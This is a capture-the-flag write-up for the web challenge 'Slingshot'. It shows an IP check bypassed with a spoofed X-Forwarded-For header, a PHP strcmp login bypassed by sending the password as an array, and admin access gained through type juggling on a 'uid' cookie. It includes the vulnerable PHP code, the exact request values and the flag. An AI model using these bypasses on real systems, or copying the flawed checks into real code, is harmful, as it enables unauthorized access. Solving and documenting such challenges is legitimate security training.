
SLINGSHOT - WEB 100


After stopping the sabotage attempt, R-Boy comes up with a great idea to optimise the acceleration phase around the moon. But Flight Control won't allow him to use the super computer for his simulation to prove his idea works. R-Boy still wants to convince Flight Control and asks you to help him access to platform.

Accessing the challenge we are presented with this message:



Access is only permitted from within our corporate network!


We changed the header **X-Forwarded-For** of the HTTP request so that it appears from the LAN:




Request Headers

☑ X-Forwarded-For 192.168.1.2

Now we have access to the login page:



We notice that using the username **admin** we retrieve the following error message:




Direct admin login not allowed

We tried SQL injections, but it doesn’t seem vulnerable.

After a while we found out that the admin left a backup of the website in a file named **backup.zip**

We see that in **index.php** there is a typo, the login form has only two input: **username** and **password**, but in the php code we see that it uses a third variable named **user** to verify the password.




```php
if ($_POST) {
    $pwd = get_password_by_name($_POST['user']);

    if ($_POST['username'] && !empty($_POST['username']) && $_POST['username'] === 'admin') {
        $error = 'Direct admin login not allowed';
    } else if ($_POST['password'] && !empty($_POST['password']) && strcmp($_POST['password'], $pwd) == 0) {

        $uid = get_uid_by_name($_POST['username']);
        $_SESSION['username'] = $_POST['username'];
        setcookie("uid", $uid);
        header('Location: protected.php');
        die();

    } else {
        $error = "Authentication Failed";
    }
}
```

To exploit the **strcmp** we just have to send the **password** value as an array, and we got logged in:




POST http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/index.php

○ none ○ form-data ● x-www-form-urlencoded ○ raw ○ binary ○ GraphQL BETA

	KEY	VALUE
☑	user	not_existing_username
☑	username	username
☑	password[]	everything_works
	Key	Value

Name	Value	Domain
uid	1696	gamebox3.reply.it
PHPSESSID	pjp4du3tiqj3j9h8gcc260bq9c	gamebox3.reply.it

At this point we look at the **protected.php** file::




```
$uid = $_COOKIE['uid'];
$error = null;

if ($uid == "1" && $_SESSION['username'] !== 'admin') {
    $error = "Only admin user is allowed to have uid 1";
}

if (intval($uid) !== 1) {
    $error = "Only admin user is allowed to use this function";
}
```

We see that there are used two different functions for comparing the **uid** cookie. Type juggling! Setting the cookie to **01a** allows us to login as admin and access the flag page:



SIMULATION SUCCESSFUL: {FLG:S1mul8TooooooR}

{FLG:S1mul8TooooooR}